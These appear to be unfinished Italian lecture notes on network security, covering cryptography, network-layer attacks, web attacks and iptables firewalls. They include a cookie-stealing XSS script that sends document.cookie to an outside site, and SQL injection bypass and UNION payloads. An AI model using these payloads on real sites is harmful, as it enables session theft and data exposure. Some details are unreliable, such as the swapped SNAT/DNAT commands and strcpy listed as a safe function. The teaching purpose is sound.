La sicurezza di RSA si basa tutta sull'impossibilit di derivare $\phi(n)$ o d da e,n . Entrambi questi problemi hanno complessit equivalente a quella di fattorizzare n nei suoi fattori primi. Si riuscito a fattorizzare numeri da 332 a 663 bit (con un costo in tempo di mesi), pertanto si ritiene sufficiente una grandezza di 1024 bit per le chiavi.

La sicurezza di RSA dipende tutta dallo stato dell'arte nel campo degli algoritmi di fattorizzazione e nel campo della potenza computazionale.

Un attacco possibile **timing attack** che viene portato in atto nella fase di esponenziazione, ovvero nella fase di decriptazione eseguita tramite la chiave privata. Si basano sul fatto che le operazioni in hardware hanno costi differenti se il bit usato per l'esponenziazione è 0 o 1. **Possiamo dunque risalire alle chaive privata solo osservando i tempi di esecuzione della CPU per le operazioni di decodifica.** L'attacco laborioso ma proveniente da una direzione inattesa. Per ovviare a ci le implementazioni di RSA introducono dei ritardi casuali nell'esponenziazione per rendere imprevedibili i tempi di esecuzione. Altri algoritmi che utilizzano problemi computazionalmente intrattabili:

- Diffie-Hellman genera una chiave segreta condivisa a partire da due chiavi pubbliche senza bisogno di scambiare alcun segreto
- ElGamal schema basato su logaritmi discreti
- DSA schema a firma digitale basato su logaritmi discreti.

3.6.2 Diffie Hellman

Si basa sull'intrattabilit  del logaritmo discreto.

Dato un numero primo p si definisce radice primitiva di p un numero α per cui vale:

$$\alpha \bmod p \neq \alpha^2 \bmod p \neq \alpha^3 \bmod p \neq \dots \neq \alpha^i \bmod p$$
$$i < p$$

Nello scambio entrambi A e B posseggono due parametri noti p, α ciascuno genera un numero casuale X_a e X_b

1. A invia a B $Y_a = \alpha^{X_a} \bmod p$
2. B riceve Y_a ed invia ad A $Y_b = \alpha^{X_b} \bmod p$
3. A calcola $K_a = Y_b^{X_a} \bmod p = (\alpha^{X_b})^{X_a} \bmod p = \alpha^{X_b * X_a}$
4. B calcola $K_b = Y_a^{X_b} \bmod p = (\alpha^{X_a})^{X_b} \bmod p = \alpha^{X_a * X_b}$
5. Risulta $K_b = K_a$ dunque A e B si sono scambiati una chiave segreta **senza avere nessuna credenziale comune**

Un attaccante che vede passare solo Y_a e Y_b non   in grado di calcolare il logaritmo discreto quindi non pu ricavare la chiave

Diffie Hellman non   sicuro contro attacchi **man in the middle**:

- D genera X_{d1} e X_{d2} e le chiavi pubbliche corrispondenti Y_{d1} Y_{d2}
- A invia Y_a a B
- D intercetta il messaggio e trasmette invece Y_{d1} a B
- B riceve Y_{d1} e calcola $K_b = Y_{d1}^{X_b} \bmod p$
- B invia Y_b ad A
- D intercetta Y_b e invia invece Y_{d2} ad A
- A calcola $K_a = Y_{d2}^{X_a} \bmod p$

INSERIRE diffie

3.6.3 Algoritmi a chiave simmetrica: One time pad

1. Dato un testo in chiaro m di n bit si sceglie una chiave k generata attraverso un generatore perfetto di numeri casuali
2. La cifratura $c = m \oplus k$
3. ad ogni trasmissione si deve cambiare k

Con questo algoritmo si scorre completamente c da m , con il risultato che **impossibile effettuare crittanalisi**. Di contro abbiamo che dobbiamo trasportare una chiave k su canale sicuro (della stessa lunghezza di n). In linea teorica questo algoritmo garantisce la **sicurezza pi elevata**, ma nella pratica **difficile da utilizzare**

3.6.4 Algoritmi a chiave simmetrica: Cifratura di Feitsel

La cifratura di Feitsel è un algoritmo di sostituzione ideale che mappa un messaggio in chiaro di 2 bit in un messaggio cifrato di 2 bit **utilizzando una mappa statica**.

INSERIRE static

Se il messaggio lungo 2 bit e la mappa 2^2 righe, **l'attaccante pu tentare solo attacchi di forza bruta**, non esiste correlazione statica tra testo in chiaro e testo cifrato. Quando il messaggio pi lungo si cifrano blocchi di 2 bit per volta.

Per risultare sicuro i blocchi devono essere di grandi dimensioni, ma in tal caso **la mappa diventa molto grande** ($n = 64 \rightarrow 64 \times 2^{64} = 2^{70} \text{bit}$). Procedimento:

1. Dalla chiave K si generano una serie di sottochiavi K_i con una funzione generatrice
2. Si eseguono una serie di fasi di cifratura che hanno come parametro K_i e il risultato della fase precedente.
3. Tutti gli algoritmi a blocchi come AES utilizzano questo schema di cifratura

INSERIRE feit

3.6.5 Altri algoritmi : DA FINIRE

3.7 Esempio: organizzazione rete certificati

La rete composta da:

- La vostra rete composta da
- Una rete di computer fissi per i vostri utenti
- Un server per applicativi web necessari ai vostri utenti
- Un server per la posta elettronica
- Dei possibili utenti remoti, roadwarrior.

INSERIRE rete

I **servizi** che la rete offre sono:

- non sia possibile collegarsi alla rete interna se non utilizzando i client fissi della rete,
- che ad ogni client della rete possa effettuare l'accesso solo personale autorizzato
- che i servizi del vostro webserver siano accessibili solo dai terminali della rete
- che la posta elettronica sia certificata
- che gli utenti possano inviare e ricevere posta elettronica in modo sicuro
- che tutto quello che pu fare un utente dal proprio terminale interno lo possa fare anche un utente roadwarrior

Abbiamo bisogno di una **CA**, ovvero una macchina il pi possibile isolata dalla rete, non accessibile dall'esterno, non accessibile direttamente dagli utenti. Su questa macchina generate un certificato master, protetto da password che utilizzerete per generare tutti i certificati dei servizi. Possibilmente, in un luogo fisicamente inaccessibile (cassaforte?) dovrete tenere un backup del certificato. Se la vostra rete contenuta potete usare un programma come

tinyca per creare le chiavi degli utenti e dei servizi, che poi distribuite nei singoli terminali, altrimenti avrete bisogno di un'interfaccia web accessibile dagli utenti. Le CRL della CA devono essere pubblicate in un luogo liberamente accessibile a cadenza regolare.

4 Attacchi

4.1 Attacchi al mezzo fisico

- Dos: interruzione di collegamento o jamming
- attacchi di wiretapping
- sniffer hardware e sniffer in reti broadcast

4.1.1 Jamming

Il jamming **l'atto di disturbare volutamente le comunicazioni radio (wireless)** facendo in modo che ne diminuisca il rapporto segnale/rumore, indice di chiarezza del segnale, tipicamente trasmettendo sulla stessa frequenza e con la stessa modulazione del segnale che si vuole disturbare.

Il jamming sul mezzo fisico si pu fare solo in caso in cui il mezzo fisico lo permetta, come nel caso di reti wireless o reti wired con cavi non schermati. Anche se il jamming difficile basta far fallire la ricezione di un bit per invalidare il checksum e far scartare un pacchetto.

4.2 Attacchi a livello di collegamento

- DoS: flood di pacchetti, generazione di collisioni
- spoofing indirizzi MAC
- ARP-Spoofing

4.2.1 Dos al livello di collegamento

Un attacco di flood pu essere mirato alla saturazione della banda. Se il mezzo condiviso si possono non rispettare i tempi di timeout e creare numerose collisioni, o in alternativa mantenere il canale sempre occupato. Si pu mascherare il flood inviando pacchetti con indirizzo mittente modificato.

4.2.2 ARP-Spoofing

L'ARP è un protocollo di IPv4 utilizzato per mappare indirizzi IP a indirizzi MAC in una rete locale. Introduciamo in primo luogo il protocollo ARP (**Address Resolution Protocol**):

1. la macchina 192.168.2.51 vuole raggiungere l'indirizzo 192.168.2.52 nella stessa sottorete, per farlo deve inviare un frame all'indirizzo MAC corrispondente
2. **Se non conosce tale MAC** allora invia una richiesta ARP in broadcast chiedendo che la macchina 192.168.2.52 risponda notificando il suo MAC address
3. Tale macchina risponde con una ARP-reply specificando il suo indirizzo MAC

INSERIRE arp

INSERIRE algoarp

Lo scopo di un **attacco ARP-Spoofing** intercettare il traffico che passa tra due macchine su una rete con switch. L'attaccante fa parte della rete ma non si trova nel path tra le due macchine vittime.

1. Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrisponde al suo indirizzo MAC.
2. Eve manda messaggi ARP-Reply anche all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC
3. Il traffico TCP di Bob viene inviato ad Eve che può leggerlo, eventualmente modificarlo, e inviarlo ad Alice. Alice pensa che è stato Bob ad inviarli quel traffico TCP.

4.3 Attacchi al livello di rete

- DoS: flood di pacchetti, smurf
- covert channels, fragmentation attacks, source routing
- spoofing indirizzo IP

4.3.1 Fragmentation attack

Il protocollo IP permette di spezzare un pacchetto in pi frammenti nel caso questo debba attraversare sottoreti che hanno MTU minore della lunghezza del pacchetto stesso.

INSERIRE iphead

In generale gli attacchi a frammentazione hanno lo scopo di superare i controlli fatti sugli header dai firewall stateless (al giorno d'oggi i firewall sono tutti statefull).

INSERIRE tcphead, frag, frag2

I firewall normalmente sono configurati per bloccare i tentativi di connessione dall'esterno della rete verso porte maggiori di 1024 dei server. Per fare ci scartano i pacchetti TCP con il flag $\text{SYN} = 1$ nell'header. Tuttavia **devono lasciare passare pacchetti che sono rivolti verso porte alte ma che fanno parte di una connessione aperta dall'interno della rete all'esterno.**

Un pacchetto IP un wrapper di un pacchetto TCP, dunque la possibilit di frammentare in piccole parti un pacchetto IP introduce una vulnerabilit per l'header TCP che dunque pu essere spezzato, permettendo di superare il controllo del flag SYN.

Un **Tiny fragmentation attack** sfrutta questa possibilit:

- Si spezza il pacchetto IP includendo nel primo frammento tutto l'header IP e una prima parte dell'header TCP (sequence number). Il secondo frammento inizia dal campo di ACK fino alla fine del payload.
- Il primo frammento viene passato, anche se indirizzato a una porta maggiore di 1024, dal firewall poich non contiene il flag TCP. Il secondo non viene interpretato come pacchetto TCP poich non ha un header TCP ben formato e dunque viene anch'esso fatto passare.
- Quando il pacchetto riassembleto ha un header TCP valido con $\text{SYN} = 1$ diretto ad una porta maggiore di 1024 (**Ha gi superato il firewall**).

Alcuni firewall aspettano di ricomporre il pacchetto prima di decidere se filtrarlo o meno, contravvenendo per allo standard vigente.

Un altro attacco che sfrutta questa vulnerabilit  di IP   il **Overlapping fragments attack**:

- Il primo frammento viene indirizzato ad una porta $\neq 1024$ ma ha il campo SYN=0 dunque viene fatto passare.
- Il secondo frammento non contiene un header TCP valido quindi non viene filtrato ma va a riscrivere una parte dell'header TCP: in particolare cambia il campo SYN =1.
- i due pacchetti vengono ricomposti.

4.3.2 Attacchi al DNS

Il DNS (Domain Name System) risolve indirizzi alfanumerici in indirizzi IP. Per ogni dominio di rete esiste un server DNS che pu  fare tale traduzione in modo *autoritative*. L'indirizzo del server DNS *autoritative* non   noto per ogni dominio a priori, dunque ogni Host   configurato per interagire in primo luogo con un server DNS **locale**. Sar  dunque il DNS locale a contattare dei **root server** per ottenere gli indirizzi dei server DNS validi per tradurre l'indirizzo alfanumerico di un dato dominio. Una volta realizzata la traduzione (associazione) il DNS locale la tiene in **cache** per un certo periodo.

In generale un **attacco al DNS** serve a far credere che l'IP corrispondente ad un dato dominio,   un IP diverso da quello originale. Questa possibilit  trova terreno fertile nel fatto che il protocollo DNS non utilizza cifratura per i suoi pacchetti, introducendo la possibilit  di falsificarne le risposte. Un attacco di questo tipo pu  essere utilizzato per:

- Phishing
- Furto di credenziali
- attacchi su Home banking
- redirectione di connessione e MITM in generale

Questi attacchi possono essere realizzati:

- Nella rete locale
- Nella richiesta da/verso il server DNS locale

- Nella richiesta da/verso DNS authoritative

Al **livello II** si possono fare attacchi MITM (arp-sppooofing per reti ethernet, attacchi su chiavi WEP per wifi). **Lo stesso principio pu essere utilizzato** per:

- **DHCP**: assegnando ad un nodo della rete un nuovo indirizzo del server DHCP controllato dall'attaccante
- DNS responses: modificando i pacchetti che arrivano dal serve DNS.

Per un attacco DNS responses **lo scopo dell'attaccante quello di riuscire ad inquinare la cache del server DNS locale, ovvero di rispondere al posto del server DNS remoto**. Se l'attaccante si trova **nel path tra il server DNS e l'host** l'attacco banale. Altrimenti l'attaccante deve rispondere prima del server DNS remoto.

Prima di vedere i dettagli sul funzionamento di questo tipo di attacco (**al livello III**) ricordiamo quali sono i campi "interessanti" di un pacchetto DNS:

- La porta UDP di origine e destinazione
- l'IP di origine e destinazione
- L'ID del pacchetto, ovvero un numero scelto a caso da chi invia la richiesta che deve essere replicato nella risposta.

Per realizzare l'attacco, l'attaccante deve rispondere con un **pacchetto DNS forgiato** con le caratteristiche giuste:

1. L'indirizzo IP sorgente che quello del server remoto (**prevedibile**)
2. La porta UDP sorgente del server remoto (53)
3. L'indirizzo IP di destinazione (**prevedibile**)
4. La porta UDP di destinazione ovvero quella usata dal server DNS locale per inviare la richiesta 16 bit(**non prevedibile?**)
5. L'ID del pacchetto di richiesta 16 bit(**non prevedibile!**)

Abbiamo dunque due campi di 16 bit che potrebbero essere imprevedibili per un attaccante. Le possibilit  sono dunque:

$$32bit \rightarrow 2^{32}possibilit$$

L'attaccante ammesso che sappia il momento esatto per rispondere, deve inviare prima del server remoto mediamente 2 miliardi di pacchetti. Se ogni pacchetto pesante 80 byte l'attaccante deve mandare 160GB di traffico prima che il server remoto possa rispondere.

Tuttavia **alcuni server DNS non utilizzano una porta casuale per inviare le richieste** ma fa un BIND all'avvio per scegliere la porta e continua ad usarla. Conoscendo tale porta abbiamo comunque $6500 * 80 = 5MB$ da inviare in poche decine di millisecondi.

Possiamo provare a **restringere le ipotesi**:

- Immaginiamo che E possa far iniziare la richiesta al server locale di A (stando dentro la rete oppure nel caso in cui il DNS locale di A accetti richieste dall'esterno).
- In questo modo l'attaccante sa quando avverr  la richiesta e quindi anche la finestra utile per rispondere al posto del DNS authoritative.
 1. Eve invia ad Alice una richiesta per il dominio `www.example.com`
 2. Alice invia la richiesta al server DNS di `www.example.com` (B)
 3. Eve prova a rispondere prima di B con un flood di n risposte fasulle

In questo modo ha probabilit  $n/2^{16}$ di riuscire, ammesso che il server DNS riesca ad elaborare tutte le richieste forgiate.

INSERIRE PARADOSSO BIRTHDAY

In conclusione possiamo dire che:

- Fare il poisoning di un server DNS possibile ma **molto difficile**
- Sotto opportune ipotesi l'attacco realizzabile con mezzi a disposizione di chiunque.
- L'attacco pi  facile se il server authoritative (B) sotto attacco DoS e dunque non risponde prontamente.

- Per evitare che l'attacco sia applicabile è importante scegliere bene gli applicativi che si usano, avendo la certezza, ad esempio, che utilizzino porte casuali.

4.4 Attacchi al livello di trasporto o superiori

- **Attacchi a livello di trasporto:**
 - DoS: Syn flood, TCP reset guess
 - SYN spoofing
- **Attacchi al *middleware***
 - cross site splitting
 - SQL injection, problemi di programmazione di perl,php,python
- **attacchi ai protocolli superiori**
 - problemi di sicurezza di tutti i protocolli che non utilizzano crittografia (HTTP, TELNET, POP3)
 - DNS spoofing

4.4.1 Attacchi livello IV: Syn flood

Si basa sul funzionamento del **three way handshake**: ogni qualvolta un server riceve un pacchetto con SYN=1 alloca delle risorse di memoria per gestire la connessione che sta per essere creata, quindi fa partire un pacchetto di risposta con SYN=1 e ACK=1 e aspetta per un timeout la risposta dal client e aprire la connessione. **In quel momento il server ha una connessione half open.** L'attaccante invia un gran numero di pacchetti con SYN=1 da indirizzi IP falsi, prima o poi **la memoria del server si saturerà e il server comincerà a scartare i pacchetti** (DoS). In questo modo si impedisce ad altre macchine di accedere al servizio.

Un possibile rimedio ad un attacco di questo tipo è l'utilizzo dei **Syn cookies**:

- quando si invia un pacchetto SYN=1 e ACK=1 (risposta del server al primo syn di richiesta) non si sceglie un numero casuale ma un numero che è una codifica di informazioni riguardanti la connessione. **In questo modo non viene allocata nessuna memoria.**

- Una volta ricevuto il terzo messaggio, esso contiene l'ACK inviato da cui si riestraggono le informazioni codificate. Si apre dunque la connessione
- Il numero di sequenza deve essere comunque **impredicibile**, altrimenti si rischiano attacchi di **syn spoofing**. Abbiamo bisogno di uno stato interno (un contatore) dello stack

4.4.2 Attacchi livello IV: TCP reset Guess

Questo attacco si basa sulla possibilità di poter interrompere una connessione TCP inviando un pacchetto con campo RST=1. Poiché un pacchetto del genere venga accettato il pacchetto deve contenere i valori corretti di:

- Indirizzo IP del mittente
- Porta TCP mittente e destinazione
- Numero di sequenza corretto all'interno del flusso

Un attaccante che volesse interrompere una connessione TCP dovrebbe conoscere gli indirizzi IP, può indovinare le porte (una nota l'altra predicibile), **tuttavia non può conoscere il numero di sequenza corretto: deve provare brute force.**

Il numero di sequenza un **campo a 32 bit** quindi 2^{32} numeri da tentare (con un modem a 32k ci vogliono 284 giorni). Tuttavia il protocollo TCP impone che per essere ricevuto un pacchetto di reset debba **semplicemente cascare nella finestra di numeri di sequenza che la macchina mantiene attivi**. La finestra può essere larga fino a $2^{16}bit$. Non abbiamo bisogno di tentare tutti i numeri di sequenza ma ci basta provare numeri di sequenza non più distanti di 2^{16} .

$$2^{32}/2^{16} = 2^{16} = 65,535 cifre \rightarrow 6 minuti$$

INSERIRE tempi

4.5 Attacchi al middleware

Per *middleware* si intende tutto quel codice che sta nel mezzo tra la richiesta che fa un browser e la presentazione di una pagina HTML di risposta. CGI

scritti in qualsiasi linguaggio, script PHP, Python, Ruby, sono tutti esempi di middleware.

La maggior parte degli **attacchi** hanno a che vedere con la **data validation**, ovvero tutte quelle tecniche che un programmatore dovrebbe utilizzare per evitare che un utente possa inserire nelle chiamate HTTP dati estranei a quelli desiderati.

4.5.1 SQL Injection

Applicabile nel contesto di script PHP ecc viene utilizzato per eseguire query su database.

INSERIRE sqltable

- `SELECT secret FROM userdb WHERE user =user AND password = password`
Se `user = Alice` e `password=123` la query diventa:
`SELECT secret FROM userdb WHERE user=Alice AND password =123`
- Se si utilizzano `user=Alice password=`
la query diventa:
`SELECT secret FROM userdb WHERE user =Alice AND password =`
MySQL trova un `'` di troppo e segnala un errore perché non riesce ad interpretare il resto della stringa. **questo errore pu essere sfruttato.**
- Se si utilizzano `user=Alice password= OR user=Alice`
la query diventa:
`SELECT secret FROM userdb WHERE user =Alice AND password = OR user=Alice`
La stringa è corretta e significa: **restituisce dalla tabella la colonna per cui (user=Alice e password=) oppure user=Alice.**
Il risultato che la prima parte della query fallisce ma la seconda parte restituisce il contenuto della colonna secret senza controllare la password

Nell'esempio precedente era necessario conoscere la composizione di tutta la query, **che non è sempre nota:**

- utilizzando il commento - possibile escludere delle parti della query di cui non si conosce il contenuto
user=Alice';-
la query diventa:
select secret from userdb where user =Alice; and password =
- tutta la parte dopo - non viene considerata.

Se ci sono altre tabelle nel DB possiamo utilizzare query piu complicate per accedere anche a queste. Sapendo l'esistenza di una tabella come questa:

INSERIRE table

- utilizzando il comando UNION si possono fare query su tabelle diverse:
user= union select value from houses where owner=Alice;
la query diventa:
select secret from userdb where user = union select value from houses where owner=Alice;
- **la prima parte della query fallisce ma la seconda va a fare una richiesta su una seconda tabella, che restituisce informazioni**

Come posso sapere che **ci sono altre tabelle?**. Facendo le query giuste:

INSERIRE query

Come possiamo impedire attacchi di SQL injection? Le versioni pi vecchie dei webserver non fanno nessun parsing sulle stringhe che si inseriscono nelle query. Oggi possiamo inserire controlli:

- lista caratteri vulnerabili
- Utilizzare query gi preparate

INSERIRE vulnerable, prepared

4.5.2 Cross-site-scripting (XSS) stored

Un attacco XSS basato sulla possibilità di **inserire del codice malizioso all'interno di pagine web esterne**, in modo tale che gli utenti che si collegano a tali pagine sono indotti ad eseguirlo. L'attacco può essere:

- **stored** : il codice persiste nella pagina web
- **reflected**: il codice viene visualizzato in un messaggio temporaneo di errore

La conseguenza è che l'utente si collega ad una pagina web di cui si fida ma riceve del codice malevolo che viene eseguito **in locale sul suo browser**. L'attaccante cercherà di inserire codice eseguibile all'interno del codice HTML. Ricordiamo il funzionamento dei cookies:

- HTML *stateless* ovvero non si conservano informazioni relative ad una connessione, ognuna di queste è correlata dalla precedente.
- Per evitare di reinserire utente e pass ad ogni connessione si utilizzano i cookies.
- un'informazione che il server invia al browser dopo la prima connessione e che il browser reinvia al server ad ogni azione
- In questo modo il server riconosce il browser e gli permette di saltare le autenticazioni per il tempo di validità dei cookies.

Senza efficace validazione degli input un attaccante può inserire degli script in javascript all'interno di uno script di echo (scritto per esempio in php) per **inviare il cookie dell'utente invece che al sito di destinazione ad un sito dell'attaccante**.

```
jsript;window.open(http://google.it? cookie="+document.cookie);/script;
```

Una possibile **applicazione** potrebbe riguardare siti nei quali è possibile inserire commenti, se la validazione degli input non è fatta in modo oculato un attaccante può aggiungere codice javascript alla pagina. **Tutte le persone che successivamente caricheranno quella pagina eseguiranno il codice lasciato nel commento**. Se il sito gestisce dei cookie questi ultimi sono **reindirizzati verso l'attaccante, che li può utilizzare per accedere ai servizi con l'identità di un utente del sito di partenza**.

4.5.3 Cross-site-scripting (XSS) reflected: AJAX

Si posso fare attacchi simili (codice eseguito a seguito di un messaggio di errore) sfruttando:

- Link HTML all'interno delle mail
- errori prodotti da web server mail configurati (404)

Vediamo attacchi relativi alla tecnologia **AJAX** (Asynchronous JavaScript and XML). Si tratta di un **paradigma per la programmazione on-line** che lega un qualsiasi linguaggio di backend con lo scopo di realizzare un'interazione **asincrona** tra client e server. In questo modo la pagina reagisce in tempo reale alle azioni dell'utente (gmail, facebook). **Ajax non una nuova tecnologia ma una composizione di tecnologie esistenti, con gli stessi problemi di quest'ultime, ma con una piu complessa gestione della sicurezza.**

INSERIRE web, ajax

I principali **pericoli** di AJAX sono:

- **Controlli client-side:** i controlli di sicurezza non devono essere implementati client-side (manipolabili da un'attaccante), ma server side (esempio controllo di una password.) Il paradigma porta a demandare azioni all'applicazione client, ma deve essere utilizzato in modo cauto.
- **Cache client-side:** AJAX salva in locale molti dati relativi alla sessione, attenzione ai programmi che possono manipolare questi dati.
- **Mashups:** il web fatto da integrazioni di prodotti dagli utenti e da terze parti, aggregate in un'unica pagina. Si aggregano dunque servizi che provengono da indirizzi IP differenti. **Diviene molto difficile tracciare tutte le sorgenti che contribuiscono ad una stessa pagina e filtrarle in modo da non avere applicazioni non previste. (XSS)**

4.6 Attacchi livello applicazione

- Attacchi da remoto:

- **Buffer overflow**
- **format bug**
- **Attacco locale di privilege escalation:**
 - **race condition**
 - **problemi delle system call (system())**

4.6.1 Buffer overflow

I buffer overflow sono vulnerabilit causate da errori di programmazione nei linguaggi a basso livello e sono la causa maggiore di intrusione. Lo scopo quello di sfruttare questa vulnerabilit in modo tale che l'attaccante possa eseguire del codice, comandi, che altrimenti non potrebbe eseguire sulla macchina remota.

INSERIRE c

La funzione **stampa()** viene allocata in uno spazio di indirizzi diverso dalla funzione **main()**. Quando stampa() conclusa bisogna di nuovo fare una jump alla locazione di memoria dove si trova la funzione main().

INSERIRE stack

I passaggi di parametri avvengono mettendo le variabili in una zona comune, lo stack. In questo caso nello stack abbiamo:

- L'indirizzo di ritorno a cui stampa deve saltare per tornare a main()
- la variabile parola
- la variabile testo della funzione stampa.

Si ha in questo caso un problema derivante dal mancato controllo sulla lunghezza del testo contenuto nella variabile parola (dovrebbe essere lunga meno di 10 char). Se il contenuto di tale variabile fosse maggiore dello spazio assegnato essa andrebbe a sovrascrivere zone adiacenti dello stack, provocando un **segmentation fault**.

- le variabili dello stack vengono scritte dal basso verso l'alto, ma all'interno della variabile dall'alto verso il basso.
- Si pu sovrascrivere anche **l'indirizzo di ritorno**.

INSERIRE stack2

L'attaccante pu dunque:

- scrivere del codice eseguibile all'interno della variabile testo
- far puntare l'indirizzo di ritorno a quel codice
- In questo modo quando stampa() finisce viene fatto un jump verso l'indirizzo di ritorno modificato.
- Come risultato si esegue del codice deciso dall'attaccante prima del crash del programma.

Come proteggersi da buffer overflow ?:

- Controllare sempre l'input che arriva dall'esterno (utente,file, variabili d'ambiente)
- Utilizzare funzioni che limitano la lunghezza della scrittura (strncpy(),strcpy()).
- Linux permette di rendere lo stack non eseguibile
- Esistono compilatori e debugger appositi per evitare BO.

MANCA BUONE PRATICHE (SPIEGATA A LEZIONE???)

4.6.2 Format Bug

Si basa su un errore di programmazione molto comune che ha sempre a che vedere con la formattazione delle stringhe.

COMPLETARE

5 Firewall

Un firewall è un apparato software o hardware configurato per **ammettere, abbattere o veicolare (proxy firewall)** connessioni tra due aree di rete con differenti livelli di fiducia. Come **esempio** si può citare un **firewall perimetrale** posto su un gateway per separare la rete locale (alto livello di fiducia) da internet (basso livello di fiducia).

Possiamo dire che un firewall è un'interfaccia configurabile tra due segmenti di rete con diversi livelli di fiducia. Tale interfaccia deve essere configurata seguendo due principali **security policy**:

- **Least privilege**
- **Separation of Duties**

La configurazione di un firewall richiede profonda conoscenza dei protocolli di rete e di network security, un errore di configurazione **pu renderne inutile l'utilizzo**.

I firewall hanno avuto la seguente evoluzione nel tempo:

1. **Packet filter**: ogni pacchetto passa dentro il firewall e per ognuno di essi **si prende una decisione separata**. La scelta presa all'istante t non è condizionata dalla scelta presa all'istante precedente.
2. **Stateful firewall**: si implementano nel firewall delle macchine a stati utilizzate per **prendere decisioni più articolate**. Ad esempio non accettare pacchetti TCP ACK se prima non si è ricevuto un pacchetto di SYN.
3. **Application layer firewall**: Generalmente i firewall operano a livello di rete o, in casi specifici, di collegamento **poiché il formato dei pacchetti è già definito e non può essere modificato**. Gli application firewall **leggono le informazioni del payload del pacchetto** per decidere quali applicazioni possono passare. Hanno una maggiore complessità e dunque un maggiore requisiti in termini di risorse computazionali.

5.1 Posizionamento

Esistono due configurazioni tipiche per il posizionamento di un firewall.

La prima è quella che vede il firewall separare due segmenti di rete:

- Rete interna: vi risiedono postazioni degli utenti, i server e i database. Deve essere protetto perch  contiene informazioni importanti per un'azienda (attivit  in genere).
- Rete esterna: una rete che   accessibile dall'esterno, su cui risiedono server web, di posta e di DNS, **a diretto contatto con internet** e dunque a maggiore rischio. Tuttavia nell'ottica di chi vede la rete da fuori questa rete esterna contiene dati accessibili dall'esterno e dunque di minore valore e con minori restrizioni di accesso (**DeMilitarized Zone**)

INSERIRE fire

La seconda configurazione prevede di aggiungere un ulteriore firewall in modo da avere due elementi di difesa prima di arrivare alla rete corporate. La configurazione risulta pi  robusta perch :

- Un attaccante deve bucare due firewall prima di arrivare alla rete corporate (i firewall utilizzeranno software e hardware diversi per offrire ridondanza ??????????)
- la DMZ   separata anche dall'interno verso l'esterno con lo stesso principio
-   facile separare il traffico, quindi tipi di connessione considerati meno sicuri si possono inserire nella DMZ

INSERIRE fire2

5.2 Funzionamento

Per spiegare il funzionamento di un firewall introduciamo prima due strumenti per la gestione e il filtraggio di pacchetti in UNIX: **Netfilters** e **Iptable**.

- **Netfilters**: il framework inserito in GNU/LINUX **che permette di effettuare il filtraggio dei pacchetti su un firewall software.** Lavora al livello del nucleo del sistema operativo (*kernel space*). Mette a disposizione degli **hook** ovvero dei punti di aggancio che permettono di filtrare i pacchetti durante il loro percorso all'interno del firewall.

- **Iptables:** uno strumento che permette di **configurare le regole di scarto**.

INSERIRE rule

Le **regole** sono organizzate in:

- **Catena:** identifica un punto all'interno del percorso nel kernel in cui avviene il filtraggio.
- **Tabella:** associa una funzione alla regola.

Descriviamo con pi dettaglio cosa significa filtrare i pacchetti.

Un firewall un host a tutti gli effetti che possiede **almeno 2 schede** di rete, i pacchetti possono arrivare su entrambe le schede, essere filtrati e poi inviati sull'altra (**forwarding**). Ovviamente se un pacchetto arriva alla scheda uno con IP 1 non si effettuer il forwarding. Si possono anche **generare pacchetti** da inviare all'**esterno**.

INSERIRE logic

INSERIRE logic2

Il filtraggio dei pacchetti composto da un insieme di regole che svolgono diverse funzioni in diversi punti di una catena.

- drop (scartare)
- accept (lasciar passare)
- mangle (modificare)
- ...
- lasciar passare e riportare un messaggio nel log

Importante sottolineare che Netfilter **stateful** quindi deve esistere un modulo che **ricostruisce il flusso di pacchetti correlati** (es stesso ip): questo modulo **Conntrack**.

Le regole vengono raggruppate in insiemi di azioni simili che svolgono le stesse funzioni:

- conntrack
- mangle
- NAT
- filter

All'interno di ogni catena si richiamano regole appartenenti a tabelle differenti.

5.2.1 Tabella di NAT

Una tabella di NAT serve a modificare i campi di indirizzo IP all'interno degli header del pacchetto.

- **DNAT:** destination address translation, **si cambia indirizzo di destinazione**. Viene utilizzato dai firewall di frontiera per distribuire il carico su una **rete con pi server**.
`iptables -t nat -I POSTROUTING -s 192.168.1.12 -j SNAT to-source 150.217.5.123`
- **SNAT:** source address modification, **si cambia l'indirizzo IP sorgente**. Viene utilizzato per mascherare una rete privata, della quale si vuole mantenere gli indirizzi **non routabili** dietro ad un indirizzo pubblico.
`iptables -t nat -I PREROUTING -d 150.217.5.123 -j DNAT to-destination 192.168.1.12`

5.2.2 Tabella di Filter

Serve per operare il vero filtraggio dei pacchetti, decide quali passano e quali vengono bloccati. I target possibili sono:

- **Drop:** il pacchetto viene scartato senza dare risposta al mittente
- **Reject:** il pacchetto scartato inviando al mittente una risposta di reset
- **Accept:** il pacchetto continua il suo percorso all'interno del kernel
- **Log:** il pacchetto genera un log

5.2.3 Il connection tracking

Ha lo scopo di mettere in relazione pacchetti diversi, utilizzando una macchina a stati che individua:

- Frammenti che costituiscono lo stesso pacchetto IP
- Pacchetti che fanno parte della stessa connessione
- Pacchetti che fanno parte di connessioni distinte ma relazionate tra loro (FTP)

Queste funzionalit non devono essere utilizzate con attenzione o si rischia di saturare le risorse della macchina.

INSERIRE conntrack

Come posso distinguere i pacchetti 1 e 2??

Non possiamo usare il SYN poich non conveniente, il problema si riporrebbe con pacchetti di altri protocolli (UDP). **Esiste una differenza fondamentale**

- Il pacchetto 1 viene ricevuto dopo aver inviato un pacchetto in uscita
- Il pacchetto 2 inizia la connessione

Il conntrack tiene traccia di queste associazioni ogni pacchetto di (qualsiasi tipo) viene associato ad una *connessione* che pu trovarsi in 4 stati:

- NEW: il kernel ha visto passare i pacchetti in una sola direzione
- ESTABLISHED: Il kernel ha visto il traffico in entrambe le direzioni
- INVALID: nessuna delle precedenti, si verificato un errore
- RELATED: il pacchetto appartiene ad una connessione in qualche modo relazionata a una gi ESTABLISHED (FTP)

INSERIRE state

5.2.4 Fault tolerance and Load Balancing

Il firewall solitamente un punto di uscita ingresso nella rete dunque **rappresenta un collo di bottiglia**.

In reti che devono gestire volumi elevati di traffico importante condividere il carico tra pi firewall per avere prestazioni migliori e procedure di backup:

- **Backup cold swap:** 2 firewall uno acceso l'altro spento. Il secondo si accende dopo la rottura del primo
- **Backup hot swap:** 2 firewall entrambi accesi. Il secondo entra in funzione immediatamente dopo la rottura del primo.

5.2.5 Primary-Backup configuration

